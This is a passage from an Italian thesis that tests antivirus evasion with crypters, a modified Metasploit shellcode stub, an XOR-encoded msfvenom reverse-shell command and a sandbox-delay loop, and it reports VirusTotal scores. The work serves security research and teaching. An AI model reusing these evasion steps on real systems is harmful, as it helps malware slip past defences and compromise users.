


Figura 5.5: Interfaccia grafica di AVIator.




Figura 5.6: Interfaccia grafica di AVIator.

Figura 5.7: Esito analisi antivirus tramite piattaforma antiscan.

Le analisi degli eseguibili generati sono stati gli stessi, non avendo molte informazioni è da considerare la possibilità che gli AV abbiano rilevato il tool e non il payload che è stato inserito.

5.2.3 ORIONX

Come il precedente, ORIONX si occupa della creazione di uno stub per il malware che gli viene fornito in input, per occultare al meglio il codice malevolo applica la crittografia con gli algoritmi AES256 e XOR con un livello variabile. Si autodefinisce FUD, ovvero full undetectable, questo strumento genera un eseguibile che decripta e avvia il file che abbiamo fornito in input. Tramite la sua interfaccia grafica è possibile inserire il file e scegliere il livello di sicurezza, più è alto, più cicli di crittografia vengono applicati [Ori]. A differenza degli altri strumenti, attraverso questo tool gli eseguibili arrivano a pesare 50 MB, consentendo i test solo tramite la piattaforma VirusTotal.




Figura 5.8: Interfaccia grafica di ORIONX.




Figura 5.9: Esito analisi antivirus tramite piattaforma VirusTotal.

ORIONX è stato utilizzato per criptare 3 malware creati tramite Metasploit, Aviator e una combinazione dei 2. Anche cambiando il payload i file caricati sono stati individuati con lo stesso punteggio di 17 su 68. Essendo valori inferiori rispetto ai precedenti, lo strumento ha sicuramente portato un vantaggio ma è comunque stato identificato. Considerando che sono stati ottenuti punteggi uguali pur con payload diversi, come il precedene strumento, si ipotizza che oltre alle firme di codice malevolo vengano rilevate anche le firme relative agli stub generati finora.

5.2.4 PELock

Considerando i precedenti risultati si è deciso di optare per qualcosa di diverso. PELock è un software protector che, come suggerisce il nome, si occupa di protezione dei file eseguibili con l'obiettivo di rendere complesse le attività di reverse engineering [Pel]. Al contrario dei precedenti PELock è un software legittimo; a runtime decripta ed avvia l'eseguibile, considerando il suo comportamento verrà considerato come stub per semplificare la comprensione. Questo strumento è stato utilizzato per testare uno stub differente, al fine di confermare se i risultati negativi fossero legati all'identificazione delle firme dei tools utilizzati finora. Purtroppo si è rivelato meno utile del previsto, la versione utilizzata supportava solamente eseguibili per architettura x86, inoltre i punteggi ricevuti non sono stati migliori dei precedenti.




Figura 5.10: Esito analisi antivirus tramite piattaforma VirusTotal.

5.2.5 Analisi risultati

Fino a questo punto del processo si è potuto osservare che gli strumenti disponibili online non hanno ottenuto grandi risultati, nonostante ciò è utile analizzare quanto fatto fin'ora. Si è potuto osservare che i tools sono stati rilevati da diversi antivirus, ottenendo dei punteggi alti ma variabili. Questo porta ad ipotizzare che i malware e gli strumenti utilizzati non rappresentino una grave minaccia. Nonostante ciò è importante considerare che non sono stati ottenuti dei punteggi pieni, quindi i malware testati sono riusciti a passare inosservati contro alcuni antivirus. Considerando ciò, si può affermare che gli AV non svolgono la loro funzione allo stesso modo, per una buona protezione è importante selezionare un AV adeguato.

5.3 Cambio di processo

Gli esiti negativi degli esperimenti eseguiti finora potrebbero essere attribuiti al fatto che: gli stessi strumenti utilizzati nei test sono disponibili a tutti, quindi anche alle aziende che producono i software antivirus. Di conseguenza è logico pensare che siano

già stati analizzati e inseriti nei database sottoforma di firme. Seguendo questo ragionamento, per ottenere un esito positivo sarebbe necessario trovare un tool appena pubblicato, un evento piuttosto raro, senza considerare che da lì a qualche giorno gli AV sarebbero comunque in grado di identificarlo. Essere dipendenti da strumenti programmati da sconosciuti non è sicuramente il modo migliore per raggiungere lo scopo di questa ricerca, di conseguenza è stato approfondito il tema dello sviluppo malware anche se inizialmente non era stato previsto [Malc] [Md].

5.3.1 Test preliminari

Da quello che è possibile osservare dai precedenti test, le firme degli antivirus sembrerebbero legate non solo al codice malevolo ma anche agli stub [Mt]. Metasploit per la generazione dei malware utilizza un file template, ovvero uno stub. Per poter confermare la precedente ipotesi sono stati creati due eseguibili utilizzando quest'ultimo. Il primo eseguibile consiste nel file template default, per il secondo sono state applicate modifiche con lo scopo di alterarne la firma. Essendo codice C è bastato compilarlo tramite GCC presente in Kali linux. Non avendo inserito un payload, non è presente codice malevolo, per cui ci aspettava esiti positivi.

```
┌──(kali㉿kali)-[/usr/…/templates/src/pe/exe]
└─$ gcc template.c -o temp.exe
```

Figura 5.11: Comando compilazione template.

```
┌──(kali㉿kali)-[/usr/…/templates/src/pe/exe]
└─$ cat template.c
#include <stdio.h>

#define SCSIZE 4096
char payload[SCSIZE] = "PAYLOAD:";

char comment[512] = "";

int main(int argc, char **argv) {
        (*(void (*)()) payload)();
        return(0);
}
```

Figura 5.12: Codice template stub Metasploit.




Figura 5.13: Esito analisi antivirus tramite piattaforma VirusTotal.

Nel primo caso si è ottenuto un basso punteggio, non zero come ci si aspetterebbe da un codice che non effettua operazioni malevole. Questo significa che non solo il codice malevolo, ma anche gli stub sono presenti sottoforma di firma nei database degli AV.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat last2.c
#include <stdio.h>

#define SCSIZE 7312 //914 * 8
char payload[SCSIZE] = "PAYLOAD:";

char comment[914] = "";

int main(int argc, char **argv) {
        (*(void (*)()) payload)();
        return(0);
}
```

Figura 5.14: Codice template stub Metasploit modificato.




Figura 5.15: Esito analisi antivirus tramite piattaforma VirusTotal.

Nel secondo caso, in cui lo stub è stato modificato con valori casuali, si può osservare che non è stato riconosciuto come minaccia. Se ne deduce che l'utilizzo di tecniche differenti da quelle standard rendono più semplice superare le analisi degli AV, o almeno per quanto riguarda l'avvio dei payload. Pertanto lo sviluppo di codice personale potrebbe portare a migliori risultati rispetto ai tools testati finora.

5.3.2 Ulteriori approfondimenti

Una volta confermato che uno stub differente da quello di default potra a risultati migliori, quest'ultimo è stato utilizzato per effettuare due ulteriori test. Con lo scopo di valutare se l'offuscazione del payload sia una tecnica efficace o meno, in maniera analoga al test precedente sono stati creati altri due eseguibili. Questa volta sono stati inseriti due payload, generati uno in chiaro e uno criptato. Per poterli inserire nel template e compilarli, sono stati creati con il formato del linguaggio C. Per il payload criptato è stato usato l'algoritmo XOR, applicato 5 volte.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp -v LHOST = 10.0.2.5 -a x64 -e x64/xor -i 5 -f c -o ultimo.c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor succeeded with size 543 (iteration=1)
x64/xor succeeded with size 583 (iteration=2)
x64/xor succeeded with size 623 (iteration=3)
x64/xor succeeded with size 663 (iteration=4)
x64/xor chosen with final size 663
Payload size: 663 bytes
Final size of c file: 2822 bytes
Saved as: ultimo.c
```

Figura 5.16: Comando generazione payload.




Figura 5.17: Esito analisi antivirus tramite piattaforma VirusTotal.




Figura 5.18: Esito analisi antivirus tramite piattaforma VirusTotal.

Si può osservare che l'utilizzo dell'offuscazione abbia fatto molta differenza, inoltre il punteggio di 2 su 62 è molto più basso in confronto al primo test effettuato con Metasploit. Nel caso in cui l'obiettivo di un attacco non utilizzi questi 2 antivirus, sarebbe compromesso senza accorgersi di nulla.

Per tentare di migliorare ulteriormente questo risultato, è stato inserito del codice con lo scopo di perdere tempo e far credere ai sistemi sandbox che il software fosse sicuro; si parlava di questo argomento in 3.4.2.

```
int hey = (1000000000*2)+300000;
while(true){
        if(hey == 0){
                break;
        }
        else{
                printf("hey! hey is %d", &hey);
                hey = hey - ((((5 * 2)/10) + 1) - 1);
        }
}
```

Figura 5.19: Codice per guadagnare aumentare tempo di analisi.

Purtroppo il risultato è stato lo stesso del precedente, 2 su 62. Si ipotizza che la piattaforma VirusTotal non abbia limiti legati al tempo; di fatto l'analisi è durata molto più del solito, 3 minuti circa. Nonostante l'esito negativo di quest'ultimo test, si sono ottenute altre informazioni utili alla prossima ricerca.

6. Conclusioni

6.1 Conclusioni

Nella tesi sono stati approfonditi vari argomenti legati al mondo degli antivirus e alla loro eterna battaglia contro i malware. Nel percorso di sperimentazione è emerso che i tools presi in esame, facilmente reperibili online, non rappresentano una grande minaccia. Nella ricerca è stato dimostrato che lo sviluppo manuale di malware sia ancora un problema; sono state necessarie poche modifiche per riuscire a sviluppare un software malevolo in grado di superare le analisi di molti antivirus. È importante sottolineare che i malware adoperati non funzionerebbero così efficaciemente in un ambiente più realistico, in quanto avrebbero bisogno dell'azione di un utente per essere avviati. Inoltre sarebbero difficilmente iniettabili nel computer di un utente medio senza far uso di trojan o social engineering. Gli antivirus, da soli, non sembrano in grado di proteggere un dispositivo da un'attacco mirato, ma sono molto utili per la protezione di tutti i giorni. Molte delle minacce in cui ci si imbatte quotidianamente sono già state analizzate e inserite nei database dunque si può affermare che l'antivirus rimane uno strumento molto comodo, di fatto la maggior parte dei malware creati nei test sono stati rilevati.

Metasploit si è rivelato all'altezza della sua reputazione, infatti è stato utilizzato per tutta la fase di sperimentazione. Programmare un malware consiste nello sviluppo di varie funzioni utili al raggiungimento dei vari obiettivi di un attacco. Questo comporta un grande costo in termini di tempo poiché sono necessari ricerca e testing del codice; al contrario i payload generati con Metasploit sono molto veloci da ottenere ed è possibile scegliere tra una vasta selezione. Giunti a questo punto si ipotizza che il risultato migliore per bypassare i meccanismi messi in atto dagli antivirus sia una combinazione tra programmazione manuale e utilizzo di payload. L'utilizzo di tecniche personali per eseguire i primi step di un attacco rende più sicura l'intrusione. Una volta ottenuto un minimo di controllo sull'obiettivo si potrebbe procedere disattivando l'antivirus per poi applicare i vari payload, effettuando una scalata di privilegi o quello che è necessario, tramite i payload pre-costruiti di Metasploit.

Le tecniche utilizzate negli ambienti che richiedono più sicurezza, sono molto più efficaci rispetto agli antivirus. Un meccanismo molto utilizzato è l'applicazione di una white list per l'esecuzione dei software: solamente quest'ultimo sarebbe in grado di annullare ogni tentativo di avvio dei malware generati nei test, rendendo il tutto un immenso fallimento. Si può affermare che il lavoro di ricerca effettuato è solo la punta dell'iceberg in quanto esistono molti strumenti e tecniche che non sono state approfondite. Nonostante tutto, la tesi è stata un buon punto di partenza per comprendere meglio il mondo della sicurezza informatica e dei malware.

6.2 Sviluppi futuri

Questa ricerca è tutto tranne che conclusa. Gli argomenti che possono essere esplorati ulteriormente sono molteplici, basti pensare alle modalità di evasione di antivirus e sandbox. Durante lo sviluppo della tesi mi sono ritrovato con diverse idee legate all'offuscazione che vorrei elaborare, prima tra tutte un algoritmo che scambia le posizioni delle istruzioni di un payload in maniera simile a un heap binario, in combinazione con una funzione legata alle matrici. Un'altro progetto a cui sono interessato è lo studio e lo sviluppo di malware polimorfi e metamorfi, caratterizzati da meccanismi molto dinamici. Ciò che rende interessante questo argomento è la vastità di modifiche e implementazioni che possono essere create lavorando di fantasia. Sono molte le ricerche che potrebbero esser fatte in relazione a questa tesi, come ad esempio uno studio sull'esecuzione di codice attraverso la corruzione di processi attivi; questa procedura necessita di approfondimenti su reverse engineering e sistemi operativi.

Non posso sapere a quali progetti mi dedicherò, ma spero che nel mio prossimo percorso di studi riuscirò ad approfondire quanto possibile le strategie usate per gli attacchi informatici e le tecniche utilizzabili per proteggersi, un elemento attualmente assente nella tesi.

Bibliografia

[Ant] Antiscan. URL: www.antiscan.me.

[Avi] *AVIator*. URL: https://github.com/Ch0pin/AVIator.

[Cis] Cisco. *Common cyberattacks*. URL: https://www.cisco.com/c/it_it/products/security/common-cyberattacks.html.

[Clu] *CLUSIT*. URL: https://clusit.it/rapporto-clusit/.

[Cod] *Code virtualizer*. URL: https://www.oreans.com/codevirtualizer.php.

[Eri09] Jon Erickson. *L'arte dell'hacking*. Apogeo, 2009.

[For] Fortinet. *WannaCry*. URL: https://www.fortinet.com/blog/threat-research/wannacry-faq.

[gee] Geeks for geeks. *Encoding vs Encryption*. URL: https://www.geeksforgeeks.org/difference-between-encryption-and-encoding/.

[Kasa] Kaspersky. *Behavior protection*. URL: https://www.kaspersky.com/enterprise-security/wiki-section/products/behavior-based-protection.

[Kasb] Kaspersky. *Firme*. URL: https://www.kaspersky.it/blog/signature-virus-disinfection/9151/.

[Kasc] Kaspersky. *Heuristic analysis*. URL: https://www.kaspersky.it/resource-center/definitions/heuristic-analysis.

[Kasd] Kaspersky. *Sandboxing*. URL: https://www.kaspersky.com/enterprise-security/wiki-section/products/sandbox.

[kim18] Peter kim. *The hacker playbook 3*. Independently published, 2018.

[Mala] Malwarebytes. *Obfuscation*. URL: https://www.malwarebytes.com/blog/news/2013/03/obfuscation-malwares-best-friend.

[Malb] Malwarebytes. *Packer, crypter and protector*. URL: https://www.malwarebytes.com/blog/news/2017/03/explained-packer-crypter-and-protector.

[Malc] *Write a crypter*. URL: https://netsec.expert/posts/write-a-crypter-in-any-language/.

[Md] *Malware Development*. URL: https://0xpat.github.io/Malware_development_part_1/.

[Ms] *Microsoft*. URL: https://support.microsoft.com/it-it/topic/che-cos-\%C3\%A8-la-sicurezza-informatica-8b6efd59-41ff-4743-87c8-0850a352a390.

[MS12] Andrew Honig Michael Sikorski. *Pratical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press, 2012.

[Mt] *AV Bypass with Metasploit templates*. URL: https://www.ired.team/offensive-security/defense-evasion/av-bypass-with-metasploit-templates.

[Nas] Emeric Nasi. *Antivirus Bypass*. URL: https://blog.sevagas.com/IMG/pdf/BypassAVDynamics.pdf.

[Obf] *Tecniche di offuscamento*. URL: https://www.cybersecurity360.it/nuove-minacce/codice-dei-malware-le-tecniche-di-offuscamento-per-nasconderlo.

[Ori] *ORIONX*. URL: https://github.com/hackerOrionX/ORIONX-FUD-CRYPTER.

[Osi] *Open Source Intelligence*. URL: https://www.nexsys.it/open-source-intelligence-cose-e-come-funziona/.

[Pel] Pelock. URL: https://www.pelock.com/.

[Pin] *Process injection*. URL: https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process.

[Sec] *Sicurezza informatica*. URL: https://www.techcompany360.it/tech-lab/sicurezza-informatica-che-cose-e-a-che-cosa-serve/.

[Tc] *Antivirus Evasion*. URL: https://offs3cg33k.medium.com/antivirus-evasion-bypass-techniques-b547cc51c371.

[Vir] VirusTotal. URL: www.virustotal.com.